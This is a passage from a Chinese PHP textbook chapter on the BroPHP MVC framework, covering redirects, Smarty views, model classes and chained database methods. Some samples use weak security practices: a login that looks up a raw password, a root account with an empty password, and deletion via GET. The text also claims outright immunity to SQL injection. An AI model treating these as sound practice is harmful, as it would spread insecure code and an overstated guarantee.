        function del() {
            //创建用户对象
            $user = D("user");
            //使用用户对象中的delete删除某指定的一个用户
```

```
            if( $user->delete($_GET["id"]) ) {
                //如果删除成功就重定向到本模板的默认操作index中
                $this -> redirect("index");
            } else {
                //如果删除失败就跳转到提示界面，并返回
                $this -> error("删除用户失败");
            }
        }
    }
```

redirect()方法的其他应用

```
$this->redirect("模块/动作");                    #如果有使用“/”分成模块和操作
$this->redirect("book/add");                     #重定向到 book 模块的 add 操作中（例）
```

如果在重定向到其他操作中时，还需要带一些参数过去，还可使用第二个参数以 PATHINFO 的形式将数据传过去。如下所示：

```
$this->redirect("模块/动作", "参数");            #使用第二个参数，传数据（PATHINFO 格式）
$this->redirect("book/index", "cid/5/page/3");   #传了 cid 和 page 两个参数（例）
```

上例在 redirect()中使用了第二个参数，在重定向到 book 模块的 index()方法中的同时，也将 cid=5 和 page=3 两个参数传到了 book 模块的 index()方法中，在 index()方法中可以直接使用$_GET 进行接收。

26.6 设计视图（View）

视图（View）是用户看到并与之交互的界面，对 Web 应用程序来说，视图扮演着重要的角色。View 层用于与用户的交互，Controller 层是 Model 与 View 之间沟通的桥梁，它可以分派用户的请求并选择恰当的视图用于显示。BroPHP 框架内置最流行的 Smarty 模板引擎，所有的视图界面都是 Smarty 编写的模板（参考前面的 Smarty 章节）。

26.6.1 视图与控制器之间的交互

向视图中分配动态数据并显示输出，都是在控制器类的某个操作方法中完成的。我们自定义的控制器类都间接地继承了 Smarty 类，所以在每个控制器类中，都可以直接使用$this 访问从 Smarty 类中继承过来的成员。在每个模块控制器的操作中常用的 Smarty 成员如下所示：

```
<?php
    /** file: user.class.php  定义一个控制器类User */
    class User {
        /* 控制器中默认的方法 */
        function index() {
            //向模板中分配变量
            $this->assign("data", $data);
            //输出模板（这个方法在BroPHP框架中改写了）
            $this->display();
            //判断模板是否已经被缓存
            $this->isCached();
            //消除单个模板缓存
            $this->clearCache();
```

```
14              //消除所有缓存的模板
15              $this->clearAllCache();
16          }
17      }
```

使用$this 就相当于在使用 Smarty 对象，可以通过$this->assign()方法向模板（视图）分配变量，并通过$this->display()方法加载并显示对应的模板。所有使用 Smarty 对象可以完成的操作，这里也都可以实现。

26.6.2 切换模板风格

当前应用下的所有视图，都要将模板声明在当前项目应用的 views 目录下。因为可以为同一个应用程序编写多套模板，所以在 views 目录下声明的每个目录，都是为当前的应用创建的一套独立的模板风格，默认的风格声明在 default 目录下。如果为一个应用编写了几套风格模板，只要修改配置文件中的“TPLSTYLE”选项即可（选项值和目录名对应）。如下所示：

```
/*   修改配置文件 config.inc.php */
define("TPLSTYLE", "default");          //找 views/default/下面的模板风格显示
//define("TPLSTYLE", "home1");          //找 views/home1/下面的模板风格显示
//define("TPLSTYLE", "home2");          //找 views/home2/下面的模板风格显示
```

如果项目中有两个或多个应用，因为 BroPHP 框架只为项目提供一个配置文件，例如，项目分为前台和后台两个应用，所以如果在配置文件中将 TPLSTYLE 改变，则前后台都要有对应的模板。如果只想前台有多套模板风格切换使用，而后台只要一套默认的模板风格不变，就需要将上例的选项“define ("TPLSTYLE", "default");”写在每个应用的主入口文件的最上面，因为每个应用的入口文件也可以充当当前应用的子配置文件。

26.6.3 模板文件的声明规则

在每套模板目录下有两个默认的目录 public 和 resource，public 目录下声明的是当前风格的公用模板文件。例如，header.tpl 模板、footer.tpl 模板等，默认有一个 success.tpl 模板，用来显示提示消息框（在控制器中的 success()和 error()两个方法使用）。resource 目录是当前模板风格使用资源目录，包括模板中用到的 CSS、JS 和 Image 等。

在 BroPHP 框架中，对父类 Smarty 中的 display()方法重新改写过，所以声明模板的位置和模板文件名要按一定的规则。一个项目应用通常都会有多个模块，一个模块又对应一个控制器类，也需要在对应的风格模板目录下，为每个模块单独创建一个目录（目录名和控制类名相同，但全部为小写）。然后，在这个目录下创建和控制器中的操作方法同名的模板文件，模板文件的后缀名由配置文件 config.inc.php 中的“TPLPREFIX”选择决定，默认是“.tpl”，可以修改为.html 或.htm 及其他的后缀名。例如，需要在 user 模板中的 add 操作中输出模板视图，就需要在当前模板风格目录中（view/default 目录下），创建一个 user 目录，并在 user 目录下创建一个模板文件 add.tpl。

26.6.4　display()用新用法

display()方法重载了父类 Smarty 中的方法，其他的参数都没有变化，只是将第一参数的用法改写了。在控制器的操作中，display()方法的多种应用形式如下所示：

```php
<?php
    /** file: user.class.php  定义一个控制器类User */
    class User {
        /* 控制器中默认的方法 */
        function index() {
            /*
                如果没有提供参数，默认找和当前模块相同目录名(user)下的
                默认模板文件名为当前操作名（index），后缀名为tpl（配置文件中可改）
                例如:  view/default/user/index.tpl 模板文件
            */
            $this -> display();

            /*
                如果提供参数没有"/"，默认找和当前模块相同目录名(user)下的
                模板文件名为参数名add，后缀名为tpl
                例如:  view/default/user/add.tpl 模板文件
            */
            $this -> display("add");

            /*
                如果提供参数有"/"，找和"/"前模块同名目录（shop）下的
                模板文件名为参数名add，后缀名为tpl(配置文件可改)
                例如: view/default/shop/add.tpl 模板文件
            */
            $this -> display("shop/add");
        }
    }
```

26.6.5　在模板中的几个常用变量应用

在编写模板文件时，经常会用到链接地址、图片的位置、CSS 文件的地址或是 JS 文件的地址。如果直接写 URL，不仅非常烦琐，而且当域名或主入口文件有改变时，所有 URL 都需要重新修改。所以在控制器的操作中时将一些常用的 URL（和服务器对应）自动分配到了模板中，并可以在模板中直接使用。

```
/* 例如，在 add.tpl 模板中（项目声明在 shop 目录下，入口文件为 admin.php,模块为 index） */
<{$root}>;          //到项目应用的根目录          /shop
<{$app}>;           //到项目应用的主入口文件      /shop/admin.php
<{$url}>;           //到访问的模块                /shop/admin.php/index
<{$public}>;        //所有应用的共用资源 public   /shop/public
<{$res}>;           //到模板风格下的 resource 目录  /shop/views/default/resource
```

例如：

```
<a href="<{$url}>/mod/id/5">修改</a>
<script src="<{$res}>/js/jquery.js"></script>
```

上例会自动解析为：

```
<a href="/shop/admin.php/index/mod/id/5">修改</a>
<script src=" /shop/views/default/resource/js/jquery.js"></script>
```

26.6.6 在 PHP 程序中定义资源位置

虽然 BroPHP 框架对所有的类库和函数都是自动包含的，但如果需要在控制器或模型中加载自定义 PHP 某个文件，或是操作一些服务器中的文件，以及设置上传文件目录等，可以使用相对于主入口文件的相对位置。也可以通过 PROJECT_PATH 和 APP_PATH 两个路径完成。如下所示：

- **PROJECT_PATH** 代表项目所在的根路径，即与框架所在的目录同级
- **APP_PATH** 代表项目中当前应用目录（在入口文件中指定的应用路径）

另外，除了在模板中可以直接使用<{$root}>、<{$app}>、<{$url}>、<{$public}>、<{$res}>等路径，如果不是使用模板文件，而是在 PHP 中直接去访问前台文件（JS、CSS、HTML、图片等），则可以使用 BroPHP 框架中的几个常量或几个全局$GLOBALS 变量，都是从 Web 服务器根目录开始的绝对路径。如下所示：

- B_ROOT 或$GLOBALS["root"] //Web 服务器根到项目的根
- B_APP 或$GLOBALS["app"] //当前应用脚本文件
- B_URL 或$GLOBALS["url"] //访问到当前模块
- B_PUBLIC 或$GLOBALS["public"] //项目的全局资源目录
- B_URL 或$GLOBALS["res"] //当前应用模板的资源

还有就是可以在每个模板的操作中，通过**$_GET["m"]**获取当前访问的模块名称，也可以通过**$_GET["a"]**访问当前的操作名称。

26.7 应用模型（Model）

模型（Model）就是业务流程/状态的处理及业务规则的制定。业务流程的处理过程对其他层来说是黑箱操作，模型接受从控制器请求的数据，并返回最终的处理结果。业务模型的设计可以说是 MVC 最主要的核心。在 BroPHP 中基础的模型类就是内置的 DB 类，该类完成了基本的数据表增、删、改、查、连贯操作和统计查询，一些高级特性都被封装到模型的基类中。

26.7.1 BroPHP 数据库操作接口的特性

编写程序的业务逻辑最烦琐的地方，就是对不同数据表的反复编写、执行及处理 SQL 语句（增、删、改、查）。降低网站性能的最大开销是在程序中执行大量的 SQL 查询，攻击网站最常见的方式是使用 SQL 注入。但在 BroPHP 框架中解决了这些问题，系统模型基类的一些基本特性如下所示。

1. 重用性

BroPHP 内置了抽象数据库访问层，把不同的数据库操作封装起来，而使用了统一的操作接口。只需要使用公共的 DB 类进行 SQL 操作，而无须针对不同的数据表写重复的代码和底层实现。

2. 高效性

BroPHP 框架的 Model 中，所有的 SQL 语句都是通过 prepare()和 execute()方法去准备和执行的，效率要比直接使用 query()方法高得多。另外，最主要的是在 BroPHP 中所有的查询结果都使用 memcached 进行缓存，所以只要获取一次结果集，同样的查询下次不管再执行多少次，都不需要再重新连接数据库了，而是直接从 memcached 中获取数据，这样可以大大提高网站的性能。并且如果有执行对表有影响的 SQL 语句，就会清除该表的缓存，所以还可以达到动态更新的效果。

3. 安全性

每个 SQL 语句都是使用 PDO 或 mysqli 中的预处理方式，并通过“？”参数绑定的形式先将语句在服务器中准备好，再为这个“？”绑定的任何“值”都不会再重新编译 SQL 语句，所以 BroPHP 框架没有 SQL 注入的可能。

4. 简易性

BroPHP 框架为所有自定义 Model 类的实例化提供了统一的内置函数 D()来实现，简化了 Model 类的对象创建过程。而且所有的 SQL 查询都可以采用连贯操作方式，并使用系统中内置的方法就可以以最简单的方式完成对数据表的操作。

5. 扩展性

BroPHP 框架中 Model 类之间的继承关系简单明了，很容易通过自己定义的 Model 类对系统中内置 DB 类的功能进行扩展，完成特定的功能。

6. 维护性

BroPHP 框架中所有和 SQL 语句相关的执行都汇总到了一个操作中，并有统一的处理方式。这样就可以大大提高 Model 类的可维护性。

26.7.2　切换数据库驱动

BroPHP 框架支持 mysqli 和 PDO 两种连接方式的驱动，并且都是使用它们的“预处理”方式来处理 SQL 语句，这样不仅效率高，而且能防止 SQL 注入。默认是使用 PDO 的连接方式（推荐使用 PDO，除了可以连接 MySQL 数据库，还可以连接其他数据库）。不管使用哪种连接方式，在使用前要先安装 PHP 扩展库，PDO 还需要安装对应的数据库驱动。切换的方式也很容易，只要修改配置文件（和框架在相同目录的 config.inc.php 文件）中的一个参数，DB 类就会自动调用相应的数据库适配器来处理。如下所示：

```
/*项目的配置文件 Config.inc.php（和框架同级目录下）*/
define("DRIVER","pdo");                                    //pdo(默认)和可改成 mysqli
```

在 Model 中如果能正确地连接数据库，除了在配置文件中设置上例的选择数库驱动方式外， 还需要配置数据库的连接用户和密码，以及数据库的库名。如下所示：

```
/* 正确的配置数据库的连接 */
define("HOST","localhost");                                // 数据库服务器的主机位置
define("USER","root");                                     // 数据库服务器的登录用户
```

```
define("PASS","");                                    // 数据库登录用户的密码
define("DBNAME","brophp");                            // 数据库的库名
define("TABPREFIX","bro_");                           // 数据表的名称前缀
```

如果选择 PDO 来连接数据库，还可以使用 DSN（数据源名）的方式来配置数据库的连接，这样的配置不仅可以使用 PDO 连接 MySQL 数据库，还可以连接其他数据库。也是通过在配置文件中修改配置，如下所示：

```
/*使用 DSN 的方式配置 PDO 连接数据库*/
define("DSN","mysql:host=localhost;dbname=brophp");       //DSN 方式
```

如果使用 DSN 的方式配置数据库连接，则不用再去配置 HOST 和 DBNAME 两个选项了，因为在 DSN 中都有设置了。

26.7.3 声明和实例化 Model

所有对数据表的操作都需要使用 BroPHP 的 Model 完成，而不管是自定义 Model 类（DB 类的子类），还是直接使用系统内置的数据库操作类，都需要使用内置的 D()方法来实例化一个 Model 类对象。

1. 声明自定义的 Model 类

在配置文件中配置好与数据库连接有关的选项以后，就可以为数据表声明一个对应的 Model 类来处理它了，**自定义的 Model 类名必须和数据表名相同**（BroPHP 采用的是通过类名找对应的表进行处理）。例如，数据库中有三张表 bro_books、bro_users 和 bro_articles（其中 bro_为表名前缀，会自动处理），**就需要在当前应用的 models 目录下**创建 books.class.php、users.class.php 和 articles.class.php 三个文件（类名不用加表前缀名）。在每个文件中只声明一个对应的类，**如果不去写继承，会自动继承系统中的 DB 类**，就可以直接使用从 DB 类中继承过来的内置方法操作数据表了。自定义的 Model 类 Users 如下所示：

```
<?php
    /**
        file: users.class.php 自定义处理users表的Model类，声明在当前应用下的models目录下
        默认继承系统内置DB类，  可以直接使用所有从DB类中继承过来的方法
    */
    class Users {
        /* 声明一个用户登录的方法 */
        function isLogin() {
            //方法体
        }

        /* 声明一个退出系统的方法 */
        function isLogout() {
            //方法体
        }
    }
```

如果有两个 Model 类需要声明一个父子类，用于构建共用的属性和方法，系统也直接支持使用 extends 继承一个自定义的一个公用父类，但**主动继承的父类也会自动继承系统内置的 DB 类**。所以自定义的 Model 类还是间接地继承了 DB 类，这样除了可以直接使用自定义父类中的成员，还可以直接使用系统内置类 DB 中的成员。自定义的 Model 类 Books 继承自定义的 Demo 类，如下所示：

```php
<?php
    /**
        file: Demo.class.php 在models目录下，  将来会自动继承DB类作为多个Model的父类
    */
    class Demo {
        //声明一个功能方法
        function fun() {
            //多个子类可以共用这个方法
        }
    }
```

自定义的 Model 类 Books 主动使用 extends 继承上例中的 Demo 类，如下所示：

```php
<?php
    /**
        file: books.class.php 声明一个类Books主动继承Demo类，  间接继承了DB类
    */
    class Books extends Demo {
        //在这个类中可以使用Demo类和系统内置DB中的所有继承过来的成员
    }
```

在声明好一个 Model 类之后，就可以在当前项目应用的控制器中，使用系统内置的 D()函数去实例化这个 Model 类的对象，再通过这个对象就可以直接对业务进行处理了。在使用 D()函数时，需要提供一个参数，参数必须是自定义的 Model 类名（也是要处理的表名称）。例如，声明好了一个 User 模型类后，在 User 控制器中的使用过程如下所示：

```php
<?php
    /**
        file: user.class.php 在controls目录下，声明用户模块控制器，  默认继承Common及Action
    */
    class User {
        /* 控制器中默认的方法，用于获取用户默认的操作 */
        function index() {
            //创建用户对象，  参数user找模型中的User类创建
            $user = D("user");
            $data = $user->select();      //调用父类中的方法查询表中所有记录
            //$user -> isLogin();           //也可以调用User类中声明的方法
        }
    }
```

在使用 D()函数实例化模型类时，系统会自动通过参数字符串找到对应的数据表。如果这个数据表是第一次操作，则系统会自动获取表结构并缓存一起来，以后的每次操作都是从缓存中直接获取表结构，不会每次都重新连接数据库反复获取表结构。

2．直接使用内置 DB 类

如果只需使用系统内置 DB 类中的功能就可以完成对业务的处理，则没有必要单独声明一个空（没有成员）的 Model 类（只有需要对某个表有特定的操作，DB 类没有提供的功能，才去自定义 Model 完成一些特定的处理），也是使用 D()函数实现。例如，没有声明对用户表（user）操作的模型类时，**使用 D()直接传表名**（不用加前缀）作为参数（用于获取表结构），就可以实例化一个 DB 类的对象，完成对 user 表的操作。如下所示：

```php
<?php
    /**
        file: user.class.php 在controls目录下，声明用户模块控制器
    */
    class User {
        /* 控制器中默认的方法，用于获取用户默认的操作 */
        function index() {
            $user = D("user");              //模型User类不存在， 参数为表名
            $data = $user -> select();  //调用系统DB类中的方法查询表中所有记录
        }
    }
```

3. 使用跨应用的 Model 类

如果项目中有前台和后台两个应用（也可以有更多的应用），是否需要各自定义一个业务模型对同一个表进行操作呢？例如，在后台应用（admin）中的 model 目录下声明一个 User 类，类中声明了处理用户登录和退出的方法，如果在前台应用中的 model 目录下也声明一个 User 类，在类中再写一次处理用户登录和退出的方法，就会发生代码重复编写的情况。所以在 BroPHP 框架中对同一个项目有多个应用时，相同表的处理可以使用同一个 Model 类来完成。当然也是使用系统内置的 D()函数完成，只不过除了使用第一个参数传一个类名外（或是表名），还需要使用第二个参数传另一个应用的目录名（入口文件中声明的应用目录名同名）。例如，在前台应用的控制器 Index 类中的 index()方法中，使用后台应用（在 admin 目录下）中的模型 User 类处理 user 表。D()函数的使用如下所示：

```php
<?php
    /**
        file: index.class.php 在前台controls目录下声明的主控制器
    */
    class Index {
        /* 控制器中默认的方法 */
        function index() {
            /* 创建后台admin目录中models目录下的User类对象 */
            $user = D("user", "admin");
            $user -> isLogin();             //在前台调用后台User类中的登录方法
        }
    }
```

4. 没有为 D()方法提供参数

如果在使用 D()方法时没有提供参数，则也可以创建 Model 类对象，但不能对数据表进行操作，只能完成一些非表操作的功能，例如获取数据库的使用大小、获取数据库系统的版本、事务处理等。D()函数的使用如下所示：

```php
<?php
    /**
        file: index.class.php 在前台controls目录下声明的主控制器
    */
    class Index {
        /* 控制器中默认的方法 */
        function index() {
            //如果没有传表名或类名， 则直接创建DB对象，但不能对表进行操作
            $db = D();                          //可以访问DB对象中非表的操作方法

            $db -> dbSize();                //获取数据库的空间使用信息
            $db -> dbVersion();             //获取数据库系统的版本
            $db -> beginTransaction();  //开启事务
```

```
14              $db -> commit();            //提交事务
15              $db -> rollback();          //回滚事务
16          }
17      }
```

26.7.4　数据库的统一操作接口

BroPHP 框架中为所有对表的操作提供了统一的接口，这样不仅可以省去编写 SQL 语句的烦恼，也不用考虑 SQL 语句的执行效率和 SQL 优化及 SQL 注入等安全问题，因为所有 SQL 语句都已经在框架中封装好了。并且这些接口操作简单，符合程序员的开发习惯。在 BroPHP 框架中提供的数据库操作接口和描述如表 26-3 所示。

表 26-3　数据库的操作接口及描述

方　法　名	描　　述
insert()	向表中新增数据，返回最后插入的自动增长 ID
update()	更新表中的数据，返回更新的影响行数
delete()	删除表中的数据，返回删除的影响行数
field()	连贯操作时使用，设置查询的字段，返回对象$this
where()	连贯操作时使用，设置查询条件，返回对象$this
order()	连贯操作时使用，设置 SQL 的排序方式，返回对象$this
limit()	连贯操作时使用，设置获取的记录数，返回对象$this
group()	连贯操作时使用，设置 SQL 的分组条件，返回对象$this
having()	连贯操作时使用，设置分组时的查询条件，返回对象$this
total()	获取符合条件的记录总数
find()	获取数据表的单条记录，返回一维数组
select()	获取数据表的多条记录，返回二维数组
r_select()	关联查询，从有关联的多个表中获取数据
r_delete()	关联删除，一起删除多个表中的有关联的记录
query()	任意的 SQL 语句都可以使用该方法执行
beginTransaction()	开启事务处理操作
commit()	提交事务
rollback()	事务回滚
dbSize()	获取数据库使用大小
dbVersion()	获取数据库的版本
setMsg()	设置提示消息，该方法设置的消息可以通过 getMsg()方法获取
getMsg()	获取一些验证信息，提示给用户使用，可以一起获取多条，以字符串返回

以上的每个方法在使用时都不用提供表名，因为在使用这些方法时要先为数据表创建对应的 Model 类对象，在使用 D()函数创建对象时已经传递了表名，也自动获取了表结构。每个方法的详细使用如下所示。

1．insert([array $post][, mixed filter][,bool validata])

该方法是向数据表中新增一条记录，只要为该函数提供正确的新增所需要的数据（是一个数组），

就可以直接插入到表中。通常都是在控制器中接收表单提交过来的数据，再在控制器中调用 Model 类中的这个方法完成添加数据。在向表中新增数据时需要注意以下两点。

（1）所有 Form 表单的提交方法最好使用“post”方式。

（2）每个表单项的名称一定要和数据表的字段名相同，只有相互对应的项才能加入到表中。

该函数有三个可选参数，如果没有提供第一个参数，则默认是将表单提交过来的数组$_POST 作为第一个参数。也可以直接将$_POST 数组作为第一个参数传递，当然也可以根据自己的需要组合一个数组后再传递给第一个参数。例如，bro_users 表结构如下所示：

```
Create table bro_users(                          #表名为 bro_users
        id int not null auto_increment,          #用户编号 ID
        name varchar(30) not null default '',    #用户名
        age int not null default 0,              #用户年龄
        sex char(4) not null default '男',       #用户性别
        ptime int not null default 0,            #用户注册时间
        email varchar(60) not null default '',   #用户电子邮箱
        primary key(id)
);
```

表单提交过来的数组$_POST 如下所示：

```
$_POST=array(
        "name"=>"admin",                 #<input name="name">
        "age"=>"22",                     #<input name="age">
        "sex"=>"男",                     #<input name="sex">
        "email"=>"gaolf@php.net",        #<input name="email">
        "sub"=>"注册"                    #<input name="sub" type="submit">
);
```

从$_POST 数组中可以看到表单中提交过来的数组，没有提交 id（表中是自动增长的）和 ptime（注册时间需要从 PHP 服务器自动获取）。而和 bro_users 表字段不一样的还多了一个名称为 sub 的提交按钮。在控制器的方法中的使用如下所示：

```
1  <?php
2      /**
3          file: user.class.php 在controls目录下，声明用户模块控制器
4      */
5      class User {
6          /* 控制器中添加方法 */
7          function add() {
8              $user = D("user");                //创建用户实例对象
9
10             $_POST["ptime"] = time();         //向$_POST数组中添加用户注册时间
11             $id = $user->insert();            //默认使用$_POST数组作为参数
12             //$id = $user -> insert($_POST);  //也可以直接传递$_POST参数
13         }
14     }
```

按上例 insert()方法的使用，内部将组合成一个准备好的语句。如下所示：

```
SQL: "INSERT INTO bro_users(name,age,sex,ptime,email) values(?,?,?,?,?)"
对应的数组绑定？参数 array("admin", "22","男","123322122","gaolf@brophp.net");
```

在 insert()方法内部有一个处理，会将传递过来的$_POST 数组下标和表字段名称进行匹配，如果有

匹配成功的，说明表单项的名称和数据表的字段名称相同。例如“"sub"=>"注册"”中，下标“sub”就不是表的字段名，所以在组合 SQL 语句时将其去掉。

insert()方法需要的第二个参数$filter，默认值是 1（只要是“真”值都可以），这个参数决定是否对表单传递过来的数据进行过滤。因为表单是黑客攻击网站的主要入口，所以为了防止用户在表单中输出一些不允许的HTML标记或恶意的JavaScript代码，在insert()中使用PHP中内置的两个方法stripslashes()和 htmlspecialchars()进行了处理，不仅能将 HTML 标记转为了 HTML 实体，同时也去掉了在表单中输入的单引号或双引号自动添加的转义符号。特定情况下可以使用 0 值（只要是“假”值都可以）关闭这个过滤功能。**如果使用一个数组作为参数，数组中的元素为表单名称，则也可以部分关闭。**

insert()函数也可以提供第三个参数$validata，默认值是 0（只要是“假”值都可以），这个参数决定是否需要使用 XML 对数据进行自动验证，“假”值是不需要验证的。

insert()方法执行成功返回最后自动增长的 ID，失败返回 false，如果数据表没有自动增长的字段，成功返回 true。

2．update([array $array][, int filter] [, bool validata])

该方法用于更新数据表中的记录，有三个可选参数，第二个和第三个参数与 insert()方法中的两个参数一样，用于设置表单过滤功能和设置自动验证。该方法可以以主键为条件更新一条记录，也可以以自己设置的条件同时更新多条记录，还可以设置更新特定的字段。例如，数据表 bro_users 的结构同上，update()方法的常用的几种使用方式如下所示。

第一种：最常用 update()方法更新一条数据，将修改表单提交过来的$_POST 数组直接传给该函数的第一个参数（不需要修改的字段可以在$_POST 数组中去掉），则会以$_POST 数组中和表主键字段名称相同的元素下标，作为条件更新一条记录。例如，$_POST 数组中的内容如下：

```
$_POST=array(
        "id"=>"5",                      #<input name="name" type="hidden">
        "name"=>"admin",                #<input name="name">
        "age"=>"25",                    #<input name="age">
        "sex"=>"男",                    #<input name="sex">
        "email"=>"gaolf@php.net",       #<input name="email">
        "sub"=>"修改"                   #<input name="sub" type="submit">
);
```

这里要注意，修改表单的名称中一定要有一个对应表的主键（本例是 ID，通常使用隐藏表单传递），将这个$_POST 作为每一个参数传入 update()方法。使用和组合后的 SQL 语句如下：

```
1  <?php
2      /**
3          file: user.class.php 在controls目录下，声明用户模块控制器
4      */
5      class User {
6          /* 控制器中修改方法 */
7          function mod() {
8              $user = D("user");                  //创建用户实例对象
9
10             $rows = $user -> update();          //默认使用$_POST数组作为参数
11             //$rows = $user -> update($_POST);  //也可以直接传递$_POST参数
12         }
13     }
```

SQL: "UPDATE bro_users SET name=?,age=?,sex=?,email=? WHERE id=?";
对应的数组绑定？参数 array("admin", "25","男","gaolf@php.net",5);

第二种：可以通过 where()方法（详见 where()方法）使用连贯操作，设置更新的条件去更新一条或多条记录。例如，使用 where()方法设置条件更新主键值为 1、2 和 3 的三条记录，使用和组合后的 SQL 语句如下：

```php
<?php
    /**
        file: user.class.php 在controls目录下，声明用户模块控制器
    */
    class User {
        /* 控制器中修改方法 */
        function mod() {
            $user = D("user");                  //创建用户实例对象

            //默认使用$_POST数组作为参数(可以默认)， 加上where()连贯操作
            $rows = $user ->where("1, 2, 3") -> update($_POST);
        }
    }
```

SQL: "UPDATE bro_users SET name=?,age=?,sex=?,email=? WHERE id in(?,?,?)";
对应的数组绑定？参数 array("admin", "25","男","gaolf@php.net",1,2,3);

第三种：在前两种方式的基础上，还可以使用 update()方法更新指定的字段。例如，计算一篇文章的访问数，访问一次访问数字段值就累加一次。本例设置 bro_users 表中 id 为 5 的记录中年龄字段(age)的值累加 1。也是使用 update()方法的第一参数实现，只要在参数中使用一个字符串，这个字符串就是 SQL 语句中的 SET 后面的设置内容。使用和组合后的 SQL 语句如下：

```
D('users ')->where(array("id"=>5))->update("age=age+1");

SQL: "UPDATE bro_users SET age=age+1 WHERE id=?";
对应的数组绑定？参数 array(5);
```

另外，update()方法也可以和 limit()及 order()两个方法组合使用。例如，将最新添加的 5 条用户记录的性别（sex 字段）都改为“女”。就需要使用 order()方法倒序排列，并使用 limit()方法限制 5 条记录被修改。使用和组合后的 SQL 语句如下：

```
D('users ')->order("id desc")->limit(5)->update(array("sex"=>"女"));

SQL: "UPDATE bro_users SET sex=? ORDER BY id DESC LIMIT 5";
对应的数组绑定？参数 array('女');
```

update()方法执行成功后，返回影响记录的行数，没有行数影响可以作为 false 值使用。

3. delete()

该方法用于删除数据表中的记录，可以以主键为条件删除一条记录，也可以按自己设置的条件同时删除多条记录。其实 delete()方法和 where()方法（详见 where()方法）的参数是一样的，可以任意设置条件删除记录。例如，数据表 bro_users 的结构同上，delete()方法的常用的几种使用方式如下所示。

第一种：如果你想一次一条地单个记录删除，只要将主键（通常是 id）值作为参数传入即可。使用和组合后的 SQL 语句如下：

```php
<?php
    /**
        file: user.class.php 在controls目录下，声明用户模块控制器
    */
    class User {
        /* 控制器中删除的方法 */
        function del() {
            $user = D("user");                    //创建用户实例对象

            //使用$_GET数组传过来的主键作为参数删除一条， 例如$_GET['id'] = 5;
            $rows = $user -> delete( $_GET['id'] );
        }
    }
```

SQL: "DELETE　FROM　bro_users WHERE id=?";
对应的数组绑定？参数　array(5);

第二种：通常在用户列表中可以通过复选框选中多条记录以后一起删除，只要将多条记录的主键（像 id）组合成数组作为参数传入 delete()方法即可。使用和组合后的 SQL 语句如下：

```php
<?php
    /**
        file: user.class.php 在controls目录下，声明用户模块控制器
    */
    class User {
        /* 控制器中删除的方法 */
        function del() {
            $user = D("user");                    //创建用户实例对象

            /*
                $_POST数组中是传过来的多个主键（复选框中选中id为前5条）
                例如:  $_POST = array("id" => array(1, 2, 3, 4, 5));
            */
            $rows = $user -> delete( $_POST['id'] );
        }
    }
```

SQL: "DELETE　FROM　bro_users WHERE id IN(?,?,?,?,?)";
对应的数组绑定？参数　array(1,2,3,4,5);

当然，delete()方法也可以有其他用法，例如删除“id > 5”的所有记录，或是删除名称中包含“php”字符串的记录，也可以和 where()组成连贯操作一起使用，总之条件可以任意设置。如下所示：

```
D('users ')->delete(array("id >"=>5));                    //删除 id > 5 的记录
或
D('users ')->where(array("id >"=>5))->delete();           //同上
```

SQL: "DELETE　FROM　bro_users WHERE id > ?";
对应的数组绑定？参数　array(5);

为了防止条件组合不成立时误删除表中全部记录，在使用 delete()方法时如果 where 条件为空或不成立，则不会删除任何记录。另外，delete()方法除了可以和 where()方法一起使用，也可以和 limit()及 order()两个方法组合使用。例如，删除最新添加的 5 条记录，使用和组合后的 SQL 语句如下：

```
D('users ')->order("id desc")->limit(5)->delete();
```

SQL: "DELETE FROM bro_users ORDER BY id DESC LIMIT 5";

delete()方法执行成功后，返回影响记录的行数没有行数影响可以作为 false 值使用。

4．find()

该方法用于从一个数据表中获取满足条件的一条记录，以一维数组的方式返回查找到的结果。经常用在修改数据时先通过该个方法获取一条记录放到修改表单中，也会用在用户登录时获取当前用户信息。这个方法常用的使用方式有两种。

第一种：直接通过参数传入需要查找记录的主键（通常为 id），返回主键对应记录的一维数组，使用和组合后的 SQL 语句如下：

```php
<?php
    /**
        file: user.class.php 在controls目录下，声明用户模块控制器
    */
    class User {
        /* 控制器中修改用户的方法 */
        function mod() {
            $user = D("user");                          //创建用户实例对象

            $data = $user -> find( $_GET['id'] );       //$_GET['id'] = 5
            p( $data );                                 //打印结果数组
        }
    }
```

SQL: "SELECT id,name,age,sex,email FROM bro_users WHERE id=? LIMIT 1";
对应的数组绑定？参数 array(5);
结果数组：Array("id"=>5, "name"=>"zs", "age"=>20, "sex"=>"男", "email"=>"a@b.c");

第二种：可以通过 where()方法（详见 where()方法）和 field()方法（详见 field()方法）使用连贯操作，自己定义查询条件和查找指定的字段。例如，在用户登录时，通过用户提交的用户名和密码到数据库中查找用户注册过的信息。如下所示：

```
D('users ') -> field('id,username')
        -> where(array("username"=>$_POST['username'], "pass"=>$_POST['pass']))
        -> find();
```

SQL: "SELECT id,username FROM bro_users WHERE username=? AND pass=? LIMIT 1";
对应的数组绑定？参数 array("admin", "123456");
结果数组：Array("id"=>1, "username"=>"admin");

5．field()

该方法不能单独使用，需要和 find()或 select()方法一起使用，形成连贯操作去组合一个 SQL 语句，用于设置查询指定的字段。用法很简单，只要在 SQL 语句的“SELECT”和“表名”之间可以写的内容都可以写在这个方法的参数中。例如，和 find()方法一起使用，如下所示：

```
D('users ')->field("id,name,sex")->find(5);
```

SQL: "SELECT id,name,sex FROM bro_users WHERE id = ? LIMIT 1";
对应的数组绑定？参数 array(5);

或设置查找字段时为字段指定别名，如下所示：

```
D('users ')->field("id   as '编号',name '用户名',sex '性别'")->find(5);

SQL: "SELECT id as '编号',name '用户名',sex '性别' FROM bro_users WHERE id = ? LIMIT 1";
对应的数组绑定？参数   array(5);
```

6．where()

该方法也不能单独使用，需要和 find()、select()、update()、total()或 delete()等方法之一一起使用，形成连贯操作去组合一个 SQL 语句，用于设置查询条件。例如，前面见过和 find()、update()及 delete()方法配合使用的方式。使用这个方法设置查询条件非常灵活，有很多种使用方式，基本上可以通过这个方法组合成任意的查询条件，这个方法常用的使用方式如下。

第一种：如果没有传递参数，或条件为空（例如："、0、false 等），则在 SQL 语句中不使用 where 条件。例如，从 bro_users 表中使用 select()获取数据，但组合条件 where 条件时没有传参，如下所示：

```
D('users ')->where('')->select();                    //where('')参数为空，或 0、false

SQL: "SELECT id,name,age,sex,email FROM bro_users";    //没有 where 条件
```

第二种：如果直接在这个方法的参数中传一个整数，则组合的 where 条件就是直接设置主键（通常为自动增长的 id）的值。例如，从 bro_users 表中查找 id（主键）为 5 的记录。如下所示：

```
D('users ')->where(5)->select();                     //使用整数作为参数

SQL: "SELECT id,name,age,sex,email FROM bro_users WHERE   id=?";
对应的数组绑定？参数   array(5);
```

